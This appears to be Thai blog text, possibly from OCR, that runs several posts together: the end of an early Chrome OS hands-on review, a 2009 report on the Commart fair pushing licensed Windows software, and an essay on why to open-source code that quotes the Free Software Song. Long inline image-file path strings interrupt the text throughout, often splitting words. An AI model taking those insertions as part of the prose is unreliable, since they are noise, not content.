ถัดมาอันกลาง สถานะของเครือข่าย ทั้ง Wi-Fi และ Ethernetchrome-os-system-menu

สุดท้ายเป็น Options ซึ่งเป็นอันเดียวกับ Options ของ Chrome กดปุ่มรูปประแจของ Chrome ก็ได้ผลแบบเดียวกัน

chrome-os-option

เข้ามาที่ Options จะมีแท็บพิเศษของ Chrome OS เพิ่มเข้ามา ซึ่งมีแค่ตั้งเขตเวลา และตั้งค่าทัชแพด

chrome-os-option-search

อันอื่นยังอยู่ครบ สามารถเปลี่ยน search engine เป็น Yahoo!/Bing ได้ด้วย

chrome-os-bing

ทดลองเปลี่ยนเป็น Bing ก็ได้ผลครับ Chrome OS ที่ใช้ Bing เป็น default มีจริง!

chrome-os-gtk-theme

ลองเปลี่ยนธีมมาตรฐานของ Chrome เป็นธีมของ GTK+ ได้ (สังเกตตรงไอคอนที่ปุ่ม Back/Forward)

chrome-blognone

และแน่นอนแบบที่หลายคนน่าจะเดาได้ว่า มันอ่านภาษาไทยไม่ได้ ปัญหานี้จะยิ่งรุนแรงเพราะ Chrome OS ตัวจริงนั้น encrypt ส่วนของระบบปฏิบัติการเอาไว้ ไปแก้มั่วๆ เอาฟอนต์ใส่เองไม่ได้ นักพัฒนาชาวไทยมีทางเลือกเดียวคือต้องเข้าไปพัฒนาภาษาไทยร่วมกับกูเกิล

ประเด็นอื่นๆ

เวอร์ชันที่ผมใช้นี่ไม่เสถียรอย่างแรง ค้างบ่อยมาก จับภาพแค่ในบทความนี้ผมต้องบูตใหม่ประมาณ 10 ครั้ง ส่วนการตอบสนองก็ยังช้า อย่างไรก็ตาม ปัญหาเรื่องเสถียรภาพและความเร็วเป็นสิ่งที่กูเกิลต้องแก้อยู่แล้ว อีกไม่นานคงมีรุ่นเบต้าสำหรับทดสอบในวงกว้างออกมา แต่ถ้าให้แนะนำคือตอนนี้ยังไม่ต้องโหลดมาลอง ไม่คุ้มค่าแก่การโหลด

อีกประเด็นคือผมหาปุ่มปิดเครื่องไม่เจอ (กูเกิลออกแบบมาให้กดปิดที่ฮาร์ดแวร์?) ตอนนี้ใช้วิธีสั่งปิดใน VirtualBox แทน

Chrome OS มีแค่นี้จริงๆ และผมเชื่อว่ารุ่นสุดท้ายคงมีอะไรไม่มากไปกว่านี้เท่าไร เห็นภาพเบื้องต้นแล้ว คิดยังไงกันบ้างครับ?



08 มีนาคม, 2552คอมมาร์ทเปลี่ยนไป



งานคอมมาร์ทที่ผ่านมาทำให้ ผมเห็นการหยิบยื่นซอฟต์แวร์ถูกกฏหมาย เช่น Microsoft Windows XP, Microsoft Windows Vista, Microsoft Office 2003 และอื่นๆ ให้ผู้บริโภคเห็นว่าซอฟต์แวร์ที่ถูกกฏหมายและมีลิขสิทธิ์ถูกต้องมีหน้าตา เป็นอย่างไร ทราบประโยชน์ที่ได้จากการใช้ซอฟต์แวร์ถูกกฏหมาย ซึ่งไม่ใช่เพียงแค่ไม่โดนจับกุมข้อหาละเมิดลิขสิทธิ์ แต่ยังได้รับสิทธิพิเศษอื่นๆ อีกมากมายที่บรรดาค่ายซอฟต์แวร์พร้อมประเคนให้ ในส่วน Penary Hall มีตัวแทนจำหน่ายคอมพิวเตอร์พร้อม Windows ซึ่งติดมากับเครื่องหากดูราคาเครื่องพร้อมซอฟต์แวร์ที่ถูกกฏหมายและมี ลิขสิทธิ์ถูกต้องราคาก้อจะกระโดดไปหลายพันเลยทีเดียว ยิ่งตัวแทนจำหน่ายชอบใส่เลข 9 ต่อท้าย เข้าไปยิ่งทำให้ดูราคาเครื่องแพงขึ้นไปอีก หลายๆ คนเดินผ่านเพื่อดูและชื่นชมซอฟต์แวร์ถูกกฏหมาย มีคนซื้อบ้างไม่ซื้อบ้างก้อไม่ว่ากัน สำหรับผมแล้วขอเครื่องที่ไม่มี Microsoft Windows ดีกว่าครับ ราคาเครื่องจะได้ลดลงอีกหน่อย

การ เปิดตัวของบูธตัวแทนจำหน่ายคอมพิวเตอร์ยี่ห้อดังพร้อมประกาศว่ามีมาพร้อมกับ ซอฟต์แวร์ถูกกฏหมาย (OEM) นั่นหมายความว่าผู้ประกอบการพยายามรณรงค์และให้ความสำคัญเรื่องลิขสิทธิ์ของ ซอฟต์แวร์มากขึ้น (มองในแง่ดี) แต่อย่างไรก้อตามการเพิ่มเลข 9 ต่อท้าย มันก้อไม่ได้ช่วยให้ราคามันดูถูกลง เพราะผู้บริโภคเองต้องการสินค้าในราคาที่รับได้ และมีกำลังพอที่จะซื้อและผ่อนได้ แต่ที่น่าแปลกใจ ผมไม่เห็น Linux ในงานนี้เลย แม้แต่ใน Netbook อย่าง HP, Acer, MSI และ DELL มันเกิดอะไรขึ้น? ทั้งๆที่งานครั้งที่แล้วเดินๆ ไปก้อเจอ Ubuntu,Mandriva, TLE หรือว่าตัวแทนจำหน่ายการพร้อมใจกันผลักดันให้เกิดกระแสการใช้ของแท้ที่ถูก กฏหมายและมีลิขสิทธิ์ถูกต้อง นั่นก้อเป็นเรื่องที่ดีกับประเทศเราอย่างหนึ่ง จะได้ลดระดับประเทศที่มีการละเมิดลิขสิทธิ์จากอันดับ 5 มาเป็นอันดับท้ายๆ ของตารางกันบ้าง

การลดราคา เช่าซื้อ ผ่อนชำระ ซอฟต์แวร์ลิขสิทธิ์เป็นแคมเปนจ์จูงใจผู้ซื้อได้เป็นอย่างดี ซึ่งไหนๆ ก้อจะซื้อเรื่องแบบผ่อนหรือเช่าซื้อหลายๆ เครื่องอยู่แล้ว การผ่อนชำระค่าเครื่องพร้อมซอฟต์แวร์ลิขสิทธิ์ ดูจะเป็นประโยชน์มากกว่าการขโมย แครก คัดลอก ซอฟต์แวร์ลิขสิทธิ์เพื่อเอาไปใช้งาน จริงมั๊ยครับจากการสังเกตในส่วนแสดงเครื่องพร้อมซอฟต์แวร์ถูกกฏหมาย มักจะไม่มีเครื่องที่เป็น Linux OEM อย่าง Novell หรือ Ubuntu อยู่เลย เรียกได้ว่าทั้ง Hall เป็นดินแดนแห่ง Microsoft ไปเลยทีเดียว ผมก้อเดินย่ำไปทุกๆ ที่ที่มีเครื่องหมาย Microsoft แถมได้น้ำดื่ม Microsoft มาดับร้อนดับกระหายอีก

งานคอมมาร์ทปีนี้ผมไม่มีอะไรติด ไม้ติดมือกลับบ้านเพราะจัดเอาช่วงกลางๆ เดือนซึ่งเงินค่าตอบแทนหมดแล้ว เลยไม่ได้ซื้ออะไรเป็นของขวัญให้ตัวเอง แต่ได้เห็นการหยิบยื่นและผลักดันซอฟต์แวร์ถูกกฏหมายจากตัวแทนจำหน่าย คอมพิวเตอร์ยี่ห้อต่างๆ ผมก้ออิ่มใจแล้วครับ สำหรับซอฟต์แวร์โอเพนซอร์สก้อคงต้องช่วยกันพัฒนาและผลักดันให้เกิดประโยชน์ และตอบปัญหาของผู้ใช้ได้อย่างแท้จริงกันต่อไป ไม่ว่าจะเป็นซอฟต์แวร์ในชุด สุริยัน, จันทรา, โอเพนออฟฟิส และอื่นๆ ซึ่งผมเองจะทะยอยมาเขียนเป็นบทความ ความเห็น และ How To ในโอกาสต่อๆ ไปครับhttp://www.thaiopensource.org/node/677

พัฒนาซอฟต์แวร์เป็นโอเพนซอร์สทำไม?

คนไทยเก่งๆ มีเยอะ แต่ที่น่าแปลกที่คนไทยไม่ค่อยเปิดเผยโค้ด เป็นคำพูดจากเพื่อนที่อยู่แดนไกลถึงประเทศอินเดีย เขาชอบประเทศไทยเพราะคิดว่าการทำงานด้านซอฟต์แวร์กับคนไทยสบายใจมากกว่าการ พัฒนาซอฟต์แวร์กับคนประเทศอื่นๆ ผมไม่ทราบว่าทำไม แต่คำถามที่เพื่อนของผมมักถามจนผมมองเห็นว่าเป็นประเด็น คือ พัฒนาซอฟต์แวร์แล้วเปิดเป็นโอเพนซอร์สทำไม? นั่นสิ คำตอบคงหลากหลาย บ้างก้อว่า เอามันส์ ทำเป็นงานอดิเรก ทำเพื่อการค้า หวังรวย ฯลฯ ทุกๆ คำตอบที่ได้ยินมาไม่เห็นมีคำตอบไหนที่โดนประเด็นและจุดมุ่งหมายของการพัฒนา ซอฟต์แวร์แบบโอเพนซอร์สเลยสักคำตอบเดียว คุณล่ะพัฒนาซอฟต์แวร์แล้วเปิดเป็นโอเพนซอร์สทำไม?

เบื้องหลังซอฟต์แวร์โอเพนซอร์สส่วนใหญ่พัฒนามาจากนักพัฒนาหลายคน อย่างมากก็นับพันคน โครงการใหญ่ๆ อย่าง Linux Kernel, Debian, Fedora เป็นต้น ขอยกตัวอย่างเฉพาะ Real Open Source Software นะครับ ด้วยกระแสการพัฒนาซอฟต์แวร์แบบนี้หลายคนมองเห็นข้อดี ข้อเสีย แตกต่างกันไป ลองไปอ่านในหนังสือ The Cathedral and the Bazaar ของ ESR ดูนะครับ จะพบว่าการเปลี่ยนแปลงจาก propietary เป็น open source มันมีเหตุผลที่หนักแน่นชัดเจน ส่วนใหญ่เหตุผลเหล่านี้มักถูกลืมเลือน ทุกวันนี้คำว่าโอเพนซอร์ส (Open Source) กลายเป็นจุดขายทางการตลาด เอาจุดเด่นของโอเพนซอร์ส มาสร้างคุณค่าให้กับผลิตภัณฑ์ ซึ่งคุณค่าเหล่านี้เป็นกระแสเสียมากกว่า แล้วคุณค่าของการพัฒนาซอฟต์แวร์แบบโอเพนซอร์สคืออะไร?

คำตอบของผมเกี่ยวกับการพัฒนาซอฟต์แวร์แล้วเปิดเป็นโอเพนซอร์สนั้นง่ายมาก "ผมอยากให้มีคนมาช่วยผมเขียนโปรแกรม ผมอยากเห็นซอฟต์แวร์ของผมพัฒนาไปเรื่อยๆ ในวิถีของโอเพนซอร์ส" อาจจะดูบ้าๆ บอๆ แต่ผมได้ทดลอง ทดสอบ ในหลากหลายวิธีการ แต่ก็มีหลายคนแย้งว่า "ความคิดแบบนี้ ใช้กับปัจจุบันไม่ได้" เพราะเดี๋ยวนี้ "Software as a Services" หรือ "SaaS"ทุกๆ ค่ายก้อพยายามที่จะลดรายจ่ายในเรื่อง up-front investment นั่นหมายความว่า "ซอฟต์แวร์โอเพนซอร์ส ไม่ได้เป็นซอฟต์แวร์ประเภทเดียวที่สามารถลดราจ่ายในเรื่อง up-front investment " หากมองในแง่ของธุรกิจซอฟต์แวร์นั่นเป็นความจริง เพราะเดี๋ยวนี้ไม่มีใครขายซอฟต์แวร์เดี่ยวๆ แล้วไปรอด ต้องพัฒนาออกมาในรูปแบบของโซลูชั่น หรืออะไรสักอย่าง นั่นหมายความว่า ซอฟต์แวร์ ไลบรารี และอื่นๆ ที่เกี่ยวข้อกับโอเพนซอร์สจะถูกฝังเข้าไปอยู่ในโซลูชั่นที่ปิด ไม่ได้เป็นโอเพนซอร์สอีกต่อไปอย่างนั้นหรือ? แล้วจุดมุ่งหมายของการพัฒนาซอฟต์แวร์โอเพนซอร์สล่ะคืออะไร?ผมคิดว่าเรามาดูเนื้อหาในเพลง Free Software กันดีกว่า คุณจะเข้าใจถึงจุดมุ่งหมายของการพัฒนาซอฟต์แวร์โอเพนซอร์ส และอาจจะเข้าใจแนวคิดที่ออกจะหักดิบของ Free Software ด้วย เนื้อเพลงมีดังนี้

Join us now and share the software;
You’ll be free, hackers, you’ll be free.

Hoarders may get piles of money,
That is true, hackers, that is true.
But they cannot help their neighbors;
That’s not good, hackers, that’s not good.

When we have enough free software
At our call, hackers, at our call,
We’ll throw out those dirty licenses
Ever more, hackers, ever more.

Join us now and share the software;
You’ll be free, hackers, you’ll be free.

ประเด็นหลักของซอฟต์แวร์เสรีและโอเพนซอร์สซอฟต์แวร์ คือ การช่วยเหลือกันในการพัฒนาซอฟต์แวร์ แบ่งปันและแจกจ่ายซอฟต์แวร์ให้กับคนอื่น ให้สิทธิ์ในการเข้าถึง แก้ไข ดัดแปลง และแจกจ่ายกับคนอื่น นี่คือใจความที่ซ่อนอยู่ในการพัฒนาซอฟต์แวร์แบบซอฟต์แวร์เสรี และอยู่ในการพัฒนาซอฟต์แวร์แบบโอเพนซอร์ส กลับมาที่คำถาม 